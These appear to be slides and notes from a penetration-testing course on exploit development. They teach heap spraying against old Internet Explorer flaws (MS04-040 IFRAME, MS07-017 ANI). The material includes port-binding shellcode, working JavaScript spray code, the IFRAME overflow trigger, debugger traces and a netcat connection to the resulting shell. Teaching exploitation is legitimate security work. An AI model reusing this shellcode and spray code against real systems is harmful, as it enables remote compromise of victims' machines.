
It is important to talk briefly about the change in attack vectors from that of the past. In the late 90's and early 2000's, systems connected to the Internet typically had much less protection than they do nowadays. This includes both the home user and the business user. Most home users were connected directly to the Internet with no personal firewall, Network Address Translation (NAT) device, or other controls to aid in protecting their systems. On top of this, antivirus software was not as evolved as it is today. User's systems were most commonly running Microsoft Windows 98, 2000 and XP, which are notorious for gratuitously listening on a large number of ports and offering a large number of default services. Patching was also more of an afterthought.

From the business side, we had many of the same issues as the home users. Poorly configured, wide-open systems sitting behind a poorly configured firewall. The point is that remote-exploits were at an all-time high during this period due to the ease in directly connecting to systems facing the Internet. If a vulnerability was discovered, an attacker could simply pull out their favorite network scanner and check for the relative port number that is known for offering the vulnerable service.

Today, most companies have learned their lesson the hard way and in turn have a pretty solid perimeter and defense-in-depth program employed. As less and less services are made available and less ports permitted into a network, attackers are forced to develop new methods in breaching the perimeter. Many of these attacks are aimed at Web DMZ environments due to their nature of being static, a partially trusted entity, often having the ability to run executable content, and often having privileged access to databases. Another common attack vector is through client-side attacks. Some examples of client-side attacks include browser-based exploits, JavaScript & ActiveX exploits, MS Office and Explorer attacks using Macros, Animated Cursors and Image files, and a myriad of other types. These types of attacks have grown in popularity due to the fact that to compromise a system, often times the victim only has to view a malicious web page or open a file. Firewall rules are often times much more permissive in the outbound direction versus the inbound direction.

Remedial Heap Spraying (1)

- **Problem:** Difficult to know where in memory your shellcode sits
- **Solution:** If we can spray all heap memory with NOP-style instructions and shellcode, we increase our chances of successful exploitation!

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (1)

Heap spraying is used in many client-side attacks from browser-based exploits to object/image-based and file format exploits, such as the Microsoft ANI vulnerability. A known problem with exploiting Windows systems is the ever-changing location of your shellcode in memory each time an exploit is executed. This is actually a bigger problem with heap-based exploits as chunks of memory are allocated and freed constantly causing the location of your data to be inconsistent in complex applications. Heap spraying provides an attacker with the ability to greatly increase their chances of successful exploitation. Imagine if you could spray every possible location in memory with a NOP sled, followed by your shellcode. Before, you had to know the exact location of your shellcode so you could correctly overwrite a function pointer with the address of this location. However, if all available memory on the heap has been sprayed with a type of NOP sled, followed by your shellcode, the chances of landing within the range of addressing holding your NOP's is greatly increased.

Remedial Heap Spraying (2)

- Internet Exploiter
 - Author: Berend-Jan Wever "Syklined"
 - US-CERT Advisory VU#842160
<http://www.kb.cert.org/vuls/id/842160>
 - Buffer overflow in the frame name in shdocvw.dll
 - *IFRAME SRC=file:///BBBBBB... NAME="CCCCCC...*

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (2)

For this topic we will analyze the "Internet Exploiter" exploit that compromised an IFrame vulnerability in MS Internet Explorer 5 & 6 and affected Windows XP SP2 and other OSs. The vulnerability was discovered by "ned" and the exploit and heap spraying method written by Berend-Jan Wever "Skylined." The objective of this section is to walk through the original heap spraying technique. The Iframe vulnerability being discussed allows for a buffer overflow to occur when a function within shdocvw.dll, called by Internet Explorer, mishandles the SRC (Source) and NAME attributes of EMBED, FRAME, and IFRAME elements. The exploit code is included on the following pages.

We will address the important pieces of code over the forthcoming slides. This method of heap spraying is used in many file format exploits. The method works with many vulnerabilities where you simply need to ensure your shellcode is reached. For example, if the heap can be sprayed with NOPS and shellcode, and we can overwrite any called pointer on the stack, PEB, SEH, or other area, the exploit will be successful.

Remedial Heap Spraying (3)

- Let's walk through some of the code ...
 - shellcode =
unescape("%u4343%u4343%u43eb...
 - This is port binding shellcode in UTF-16 format.
 - *IFRAME SRC=file:///BBBBBBBBBBBBB...*
NAME="...CCCCCCCC഍഍"

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (3)

The first code snippet on this slide is from the code:

```
shellcode =
unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b%u0120%u31ea
%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b
%u0124%u66eb%u0c8b%u8b4b%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040
%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233%u642e%u7768%u3273
%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50
%u7d22%u7dab%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934%u61e8%uffff
%u89ff%u31c6%u50c0%u3550%u0102%ucc70%uccfe%u8950%u50e0%u106a%u5650%u81bb%u2cb4%ue8be
%uff42%uffff%uc031%u5650%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347
%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1%udb31%u5656%u5356%u3153
%ufec0%u40c4%u5350%u5353%u5353%u5353%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350
```

This is UTF-16 encoded shellcode that performs a standard Windows port bind. JavaScript supports ASCII and multiple Unicode encodings, including UTF-8, UTF-16 and UTF-32. UTF-16 is commonly used with JavaScript to support a wide character set. UTF-16 is visible to the viewer as all characters are given a backslash, lower-case “u” followed by four hex characters. The next snippet of code is where the buffer overflow is taking place.

```
IFRAME SRC=file:///BBBBBBBBBBB... NAME="....CCCCCCCCC&#3341;&#3341;"
```

You can see the IFRAME SRC and NAME attributes being used to perform the actual buffer overflow. You should also notice the HTML-encoded values “഍഍” on the tail end of the NAME attribute. The decimal value 3341 in HTML encoding translates to “0d0d” in Unicode. These values are being used to overwrite the function pointer with 0x0d0d0d0d, which we will use as the address to jump to when it’s time to execute our code. The memory at this address is actually dereferenced, hence why it is important to ensure that the heap blocks are sprayed with the value 0x0d0d0d0d.

Remedial Heap Spraying (4)

- Creating the NOPs, Chunk Sizes, and number of chunks to spray
 - `%u0D0D%u0D0D` serves as the pointer and also as the NOP Sled. `0D` is the x86 opcode for `"OR EAX"`

```
bigblock = unescape("%u0D0D%u0D0D");  
slackspace = headersize+shellcode.length  
while (bigblock.length<slackspace) bigblock+=bigblock;  
while(block.length+slackspace<0x40000)  
    block= block+block+fillblock;  
for (i=0;i<700;i++) memory[i] = block + shellcode;
```

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (4)

The NOPs are created by using the x86 opcode `"0D"`, which performs a logical `"OR EAX."` The opcode `"0C"` can also be used to accomplish the same goal, as it simply performs a logical `"OR AL."` Other opcodes can also work so long as it is a reachable address on the heap and does not corrupt the process. Either way, we're filling the heap with blocks of memory, `0x40000` in size, containing enormous amounts of `0x0d0d0d0d`, `0x0d0d0d0d`, `0x0d0d0d0d`, `0x0d0d0d0d`, followed by shellcode. The idea is that if we overwrite the vulnerable function pointer with the address `0x0d0d0d0d`, spray enough memory to actually write to the address `0x0d0d0d0d`, and fill that memory location with the value `0x0d0d0d0d` repeatedly followed by our shellcode, it will serve as a NOP sled and the value to be dereferenced. This is due to the fact that the Opcode `"OR EAX"` does not do anything by itself. Repeated execution of this instruction does not result in anything other than the behavior seen by such instructions as `0x90` `"NOP."`

The rest of the code on this slide is simply setting up the blocks layout. This includes a 20 byte header, `0x0d0d0d0d`, and the shellcode. The overall size of each block is `0x40000` and in the example above we are writing 700 of them. This needs to be increased or decreased depending on the layout of the process on the system and program being attacked. If the system starts paging due to insufficient memory, it may become a very slow exploit.

A good list of x86 Opcodes: <http://www.csn.ul.ie/~darkstar/assembler/manual/a06b.txt>

Remedial Heap Spraying (5)

```

slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while (block.length+slackspace<0x40000) block = block+bigblock+
fillblock;

```

```
memory = new Array();
for (i=0;i<150;i++) memory[i] = block + shellcode;
</SCRIPT>
```

<IFRAME SRC=file://

**Create 150 heap chunks,
0x40000 bytes in size.**

[illegible]

Remedial Heap Spraying (5)

We will now go through the actual exploitation process. You will not be performing this exercise in class, but feel free to try it on your own time. On this slide the number of blocks has been modified to write 150 blocks of NOPs and shellcode. We'll check to see how this worked out shortly.

Remedial Heap Spraying (6)

- The pointer was overwritten
 - eax is holding 0x0d0d0d0d
 - mov eax, dword ptr [eax+34h] ds:0023:0d0d0d41=????????
 - What happened?

```

ModLoad: 71c10000 71c1d000 C:\WINDOWS\System32\ntlanman.dll
ModLoad: 71cd0000 71ce6000 C:\WINDOWS\System32\NETUI0.dll
ModLoad: 71c90000 71ccc000 C:\WINDOWS\System32\NETUI1.dll
ModLoad: 71c80000 71c86000 C:\WINDOWS\System32\NETRAP.dll
ModLoad: 75f70000 75f79000 C:\WINDOWS\System32\advapi32.dll
(868.870): Access violation - code c0000005 (first chance)
First chance exceptions are reported before application execution.
This exception may be expected and handled.
eax=0d0d0d0d ebx=00208b50 ecx=769cda10 edx=769c2064
eip=769f4b4a esp=00137ed8 ebp=00137ee4 iopl=0         nv up epl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WIN
SHDOCVW\Ordinal1167+0x3951:
769f4b4a 8b4034      mov     eax,dword ptr [eax+34h] ds:0023:0d0d0d41=????????

```

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (6)

When opening the HTML file containing our exploit code and spraying 150 blocks of memory, EAX dereferences the overwritten pointer value of 0x0d0d0d0d. However, as you can see at the instruction “mov eax, dword ptr [eax+34h] ds:0023:0d0d0d41=????????,” we did not spray enough memory with our blocks. Let’s set a breakpoint for 0x769f4b4a, the address EIP was pointing to when we had an exception where 0x0d0d0d41 could not be dereferenced. We’ll need to increase the number of blocks as well.

Remedial Heap Spraying (7)

- We didn't spray enough memory!

```
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+
fillblock;
```

```
memory = new Array();
for (i=0;i<350;i++) memory[i] = block + shellcode;
</SCRIPT>
```

```
<IFRAME SRC=file://
Create 350 heap chunks,
0x40000 bytes in size
```

Remedial Heap Spraying (7)

On this slide, we are simply changing the number of blocks to spray from 150 to 350. Let's see if this was enough to do the trick.

Remedial Heap Spraying (8)

- 0x0d0d0d41 is now in use and holds 0x0d0d0d0d, our NOPs!

```

eax=0d0d0d0d ebx=0020a490 ecx=769cda10 edx=769c882c esi=769c8830 edi=769c2064
eip=769f4b4a esp=00137ed8 ebp=00137ee4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SHDOCVW!Ordinal167+0x3951:
769f4b4a 8b4034          mov     eax,dword ptr [eax+34h] ds:0023:0d0d0d41=0d0d0d0d
0:000> dd 0x0d0d0d0d
0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d1d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d2d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d3d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d4d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d5d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d6d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d7d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d

```


0x0d0d0d41 is in use

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (8)

We've hit our breakpoint and as you can see the instruction "mov eax, dword ptr [eax+34h] ds:0023:0d0d0d41=0d0d0d0d" is now executing properly. This means that we've sprayed enough memory to hit the address 0x0d0d0d0d. When using dd to analyze the memory at 0x0d0d0d0d, you can see that this memory is entirely filled with our "OR EAX" opcodes.

Remedial Heap Spraying (9)

- mov ecx, dword ptr [eax]
- ecx now holds 0x0d0d0d0d

```
eax=0d0d0d0d ebx=0020a490 ecx=0020a48c edx=00137eec esi=00000000 edi=00000000
eip=769f4e93 esp=00137e88 ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SHDOCVW!Ordinal167+0x3c9a:
769f4e93 8b08          mov     ecx,dword ptr [eax]
0:000> t
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d esi=00000000 edi=00000000
eip=769f4e95 esp=00137e88 ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SHDOCVW!Ordinal167+0x3c9c:
769f4e95 68d88a9c76   push   offset SHDOCVW!Ordinal205+0x8ad8 (769c8ad8)
```

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (9)

A few instructions after our breakpoint we see the instruction, “mov ecx, dword ptr [eax].” This is the instruction that will copy the pointer 0x0d0d0d0d from EAX to ECX. As you can see, this move was successful. We’ll see why this is important coming up on the next slide.

Remedial Heap Spraying (10)

- EIP is controlled by "call dword ptr [ecx]"

```

eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d edx=00137eec esi=00000000 edi=00000000
eip=769f4e9b esp=00137e80 ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SHDOCVW!Ordinal167+0x3ca2:
769f4e9b ff11          call     dword ptr [ecx]    ds:0023:0d0d0d0d=0d0d0d0d
0:000> t
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d edx=00137eec esi=00000000 edi=00000000
eip=0d0d0d0d esp=00137e7c ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
0d0d0d0d 0d0d0d0d      or      eax, 0d0d0d0dh
0:000> t
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d edx=00137eec esi=00000000 edi=00000000
eip=0d0d0d12 esp=00137e7c ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
0d0d0d12 0d0d0d0d      or      eax, 0d0d0d0dh
0:000> t
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d edx=00137eec esi=00000000 edi=00000000
eip=0d0d0d17 esp=00137e7c ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
0d0d0d17 0d0d0d0d      or      eax, 0d0d0d0dh

```

0D = "OR EAX"

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (10)

As you can see, the instruction "call dword ptr [ecx]" is executed, causing EIP to jump to 0x0d0d0d0d. This is exactly what we were hoping to see. You can also see that once execution jumps to this memory address, the instruction "OR EAX, DWORD" is executed repeatedly a very large number of times. This is to be expected as we filled memory with the Opcode "0D", which performs the logical "OR EAX, 0D0D0D0Dh."

Remedial Heap Spraying (11)

- The "OR EAX" instructions are executed until our shellcode is reached

```
0:000> dd 0x0d0d0d0d
0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d1d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d2d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d3d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d4d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d5d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d6d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d7d 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0:000> dd 0x0d0ffe92
0d0ffe92 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0ffea2 0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0ffeb2 43434343 575643eb 8b3c458b 01780554
0d0ffec2 528b52ea 31ea0120 41c931c0 018a348b
0d0ffed2 c1ff31ee 01ad05c7 75df39f6
0d0ffee2 5a8b5aea 66eb0c8b eb011c5a
0d0ffef2 018b048b ff5e5fe8 c031fce0 30408b64
0d0fff02 8b0c408b 8bad1c70 c0310868 6c6cb866
```

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying (11)

The shellcode in this instance is located approximately 193,000 bytes after EIP was set to 0x0d0d0d0d. Not the cleanest method of exploitation, but effective and reliable for many exploits. As shown on the slide, you can see the shellcode starting around address 0x0d0ffeb2.

Remedial Heap Spraying (12)

```

TCP 0.0.0.0:5000 0.0.0.0 LISTENING
TCP 127.0.0.1:4664 0.0.0.0 LISTENING
TCP 127.0.0.1:5679 0.0.0.0 LISTENING
TCP 127.0.0.1:7438 0.0.0.0 LISTENING
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
(ee8.ba4): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=77f767cd esp=0260ffcc ebp=0260fff4 iopl=0         zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=00000246
Shellcode is hit!
TCP 0.0.0.0:10606 0.0.0.0 LISTENING
TCP 127.0.0.1:4664 0.0.0.0 LISTENING
TCP 127.0.0.1:5679 0.0.0.0 LISTENING
TCP 127.0.0.1:7438 0.0.0.0 LISTENING
UDP 0.0.0.0:135 ***
UDP 0.0.0.0:445 ***
UDP 0.0.0.0:500 ***
UDP 0.0.0.0:1026 ***
UDP 0.0.0.0:1030 ***
UDP 127.0.0.1:123 ***
UDP 127.0.0.1:1900 ***
UDP 127.0.0.1:19363 ***
C:\Documents and Settings\nc 127.0.0.1 10606 We're in!!!
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Evil Hacker\Desktop>
Sec/00 Advanced Exploit Development for penetration testers

```

Remedial Heap Spraying (12)

On the top image a “netstat -na” was run prior to allowing execution to drop through all of the “OR EAX” instructions and down to the shellcode. As you can see, TCP port 10606 is not listening, which is the port the modified shellcode should open up. Going back and pressing F5 to continue, execution gives us the result shown in the second image. You can see that the DLL “wshtcpip.dll” has been loaded into memory. This should indicate that our shellcode may have been executed. Running “netstat -na” at this point gives us the result shown on the last image. As you can see, TCP port 10606 is listening. Using netcat to connect on port 10606 proves successful, and we are given an administrative command prompt.

Remedial Heap Spraying Wrap-up

- Other styles of heap spraying exist
 - Check out the “Heap Feng Shui in JavaScript” by Alexander Sotirov
 - Heap grooming, heap surgery, etc.
- Overwrites in areas such as the SEH often still work
 - Even if the destination address on the heap is not in the SEH table

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying Wrap-up

To wrap up the section on heap spraying, it is highly recommend that you read the presentation on alternative methods titled, “Heap Feng Shui in JavaScript” by Alexander Sotirov.
<http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>.
This presentation was given at Black Hat in 2007.

It is also important to note that utilizing heap spraying methods is not limited to heap-based vulnerabilities. If we can spray the heap with our NOPs and shellcode, it doesn't matter where the ability to gain control of EIP comes from; only that we can reach the heap address containing our shellcode. For example, SEH overwrites have become more difficult since the introduction of SafeSEH. If the address being called by the handler is not in the permitted exceptions table, execution will not be transferred. However, if the destination address is not in the permitted exceptions table, but resides on the heap, execution will still be transferred. All in all, heap spraying is still a commonly used attack method to aid in exploitation.

JIT-Spraying, introduced by *Dion Blazakis*, is another popular technique for browser-based exploits, as well as Adobe and Flash. The technique takes advantage of Just In Time (JIT) interpretation to generate shellcode, bypassing DEP and ASLR. <http://www.semanticscope.com/research/BHDC2010/BHDC-2010-Paper.pdf>

Module Summary

- Remedial Heap Spraying
- Helps us to understand modern heap spraying coming up!

Sec760 Advanced Exploit Development for Penetration Testers

Module Summary

In this module we took a look at the origins of heap spraying and discussed how it is no longer a usable technique for the most part. It serves as a gateway into an upcoming module on modern heap spraying.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

Demonstration: Basic Heap Sprays

In this demonstration we will look at a basic heap spraying technique.

Demonstration: Basic Heap Spraying Against MS07-017

- Target Program: user32.dll & Internet Explorer 7 on Vista
 - Utilizing the original heap spraying technique
 - If you have MS Vista, you can try out this technique
- Goals:
 - Extend the heap far enough to hit our desired address of 0x0d0d0d0d
 - Get shellcode execution and open up TCP port 8080 on the Windows Vista VM


This is a real-world example of using heap spraying with JavaScript in order to extend the heap far enough to reach our desired address, which will hold our NOP sled and shellcode.

Sec760 Advanced Exploit Development for Penetration Testers

Demonstration: Basic Heap Spraying Against MS07-017

In this demonstration, heap spraying will be used as an alternative method to get shellcode execution when exploiting the MS07-017 vulnerability.

Demonstration: Preparing Our ANI File



Demonstration: Preparing Our ANI File

To stick with Skylined's original technique for heap spraying, we will overwrite the return pointer with 0x0d0d0d0d. The 0x0d's have more to do with C++ vtable overwrites, but the address works as a valid heap address. We can also use 0x0c0c0c0c and others. We will cover more about this shortly.

Change the A's we used previously to 0x0d's, leaving the size the same. The ASCII hex value of a capital "A" is "0x41," which translates to the opcode "inc ecx." 0x0d translates to the opcode "or eax DWORD." More on this shortly.

Demonstration: Preparing Our JavaScript

- We'll use the heap spraying technique first used by Skylined with the Iframe exploit in MS04-040
- Shellcode binds a shell to port 8080 if successful
- 0x0d0d0d0d used as return address

```
<html>
<head>
</head>
<script>
shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea...");
bigblock = unescape("%u0D0D%u0D0D");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substr(0,slackspace);
block = bigblock.substr(0,slackspace);
while(block.length<slackspace+0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<150;i++) memory[i] = block + shellcode;
</script>
<body style="CURSOR: url('test.ani')">
</body>
</html>
```

Sec760 Advanced Exploit Development for Penetration Testers


Demonstration: Preparing Our JavaScript

The generic form of heap spraying is nothing new. In fact, it was created back in 2004 by Skylined for use with the Iframe exploit against MS04-040. Amazingly, the technique is still widely used and effective. Malicious JavaScript detection is used by some applications now to try and prevent spraying. The shellcode used in this heap spraying script is to open port TCP 8080 on the target Windows system, binding a command shell. We have previously walked through some of the code used, and it is quite easy to read. Large blocks of 0x40000 are filled with "0d", which serves as a NOP sled translating to "or eax" in assembly code. The blocks are appended with the shellcode to open up the port. We are spraying 150 of these large blocks in our first attempt. The file "test.ani" is being opened after spraying, which should overwrite the SE Handler with 0x0d0d0d0d. If we spray enough memory, the call to the SE Handler should start executing our NOP sled at memory address 0x0d0d0d0d.

The "bigblock = unescape("%u0D0D%u0D0D");" line represents the values we are using to fill the blocks. We could also use 0x90 in this situation as we are not performing a vtable overflow, which we will discuss in the next book. The instructor may use either in the demonstration.

Demonstration: Heap Spraying on 32-bit Vista/7/8

- Memory is laid out as follows
- Code and Stack are at low memory and contained
- Heap starts afterward and grows down toward 0x7FFFFFFF
- 0x80000000 starts Kernel space
- We need to spray enough to hit address 0x0d0d0d0d in user space



Sec760 Advanced Exploit Development for Penetration Testers

Demonstration: Heap Spraying on 32-bit Vista/7/8

This slide simply shows a layout of process memory on Windows Vista. Note that there are quite a few elements missing such as data segments for each thread, metadata, relocation data, and much more. On the slide are the elements that we are concerned with in regards to heap spraying on Vista. The stack is located down in low memory, along with the code segment for the Internet Explorer process. Each thread gets its own stack as can be seen on the slide. Following that space is the heap, which grows down towards high memory. Specifically, we can write up towards 0x7FFFFFFF, or at least until we hit the area where DLL's are loaded. Beyond 0x7FFFFFFF is Kernel memory space. We only need to spray enough memory to hit 0x0d0d0d0d. Other opcodes, such as 0x0b can be used as well.

Demonstration: Testing Our Script

- It is now time to try out our new script
- Load IE 7 back into Immunity Debugger and press F9 to continue
- Navigate to your "ani.html" file which now contains the heap spraying JavaScript
- Does execution pause during an exception, or do you experience a different outcome?

Sec760 Advanced Exploit Development for Penetration Testers

Demonstration: Testing Our Script

At this point we are ready to give our script a run. Load IE 7 back into Immunity Debugger and press F9 to continue. Navigate with IE to your "ani.html" file, which contains the heap spraying JavaScript. Does execution pause with an exception? If so, that's a good sign. Did you experience a different result?

Demonstration: BSOD

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000008E (0xC0000005, 0x8BC87370, 0x94C5DCB0, 0x00000000)

*** win32k.sys - Address 8BC87370 base at 8BC00000, DateStamp 4549aea2

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 20
```

Sec760 Advanced Exploit Development for Penetration Testers

Demonstration: BSOD

You may have gotten a Blue Screen of Death (BSOD) as a result of your attack. The Stop code is 0x0000008E, which is common amongst driver issues and exception handler issues. As you can see, it points to the driver file win32k.sys which is a bit odd for a browser crash. See: <http://social.technet.microsoft.com/forums/en-US/itprovistahardware/thread/afa5f00d-e481-42f4-a907-4ee39a3e2393/> If this URL is invalid, you may need to search for the exception type as URL's are constantly changing.

We obviously do not want to cause BSOD's, but they often occur when working on exploits that may involve Ring 0. Kernel memory violations, invalid page faults, driver access violations, and many others can result in a BSOD. To minimize the chances of a BSOD, we want to make sure that our heap spraying is reaching the appropriate addressing, although it may occur regardless due the exception handling issues. Not everyone will experience a BSOD as it usually indicates an unrecoverable Ring 0 issue.

Demonstration: Trying Again

- Executing our same script a second time results in an exception caught by Immunity Debugger
- We did not spray enough memory

[illegible]

Demonstration: Trying Again

Running the script again results in an exception that is caught by Immunity Debugger. It is possible that this is the exception that went awry in the last slide, causing the BSOD. We have not debugged that to be certain. In this case, passing the exception results in EIP attempting to execute code at 0x0d0d0d0d. Our exploit was not successful, as we did not spray enough memory to reach that address. As you can see in the Memory map, our last block sprayed starts at 0x0aab0000. We need to increase the number of blocks.

Demonstration: Increasing Our Heap Spray

- Changing the number of blocks sprayed to 250 hits 0x0d0d0d0d!
- Call to the overwritten SE Handler from ntdll.dll

[illegible]

Demonstration: Increasing Our Heap Spray

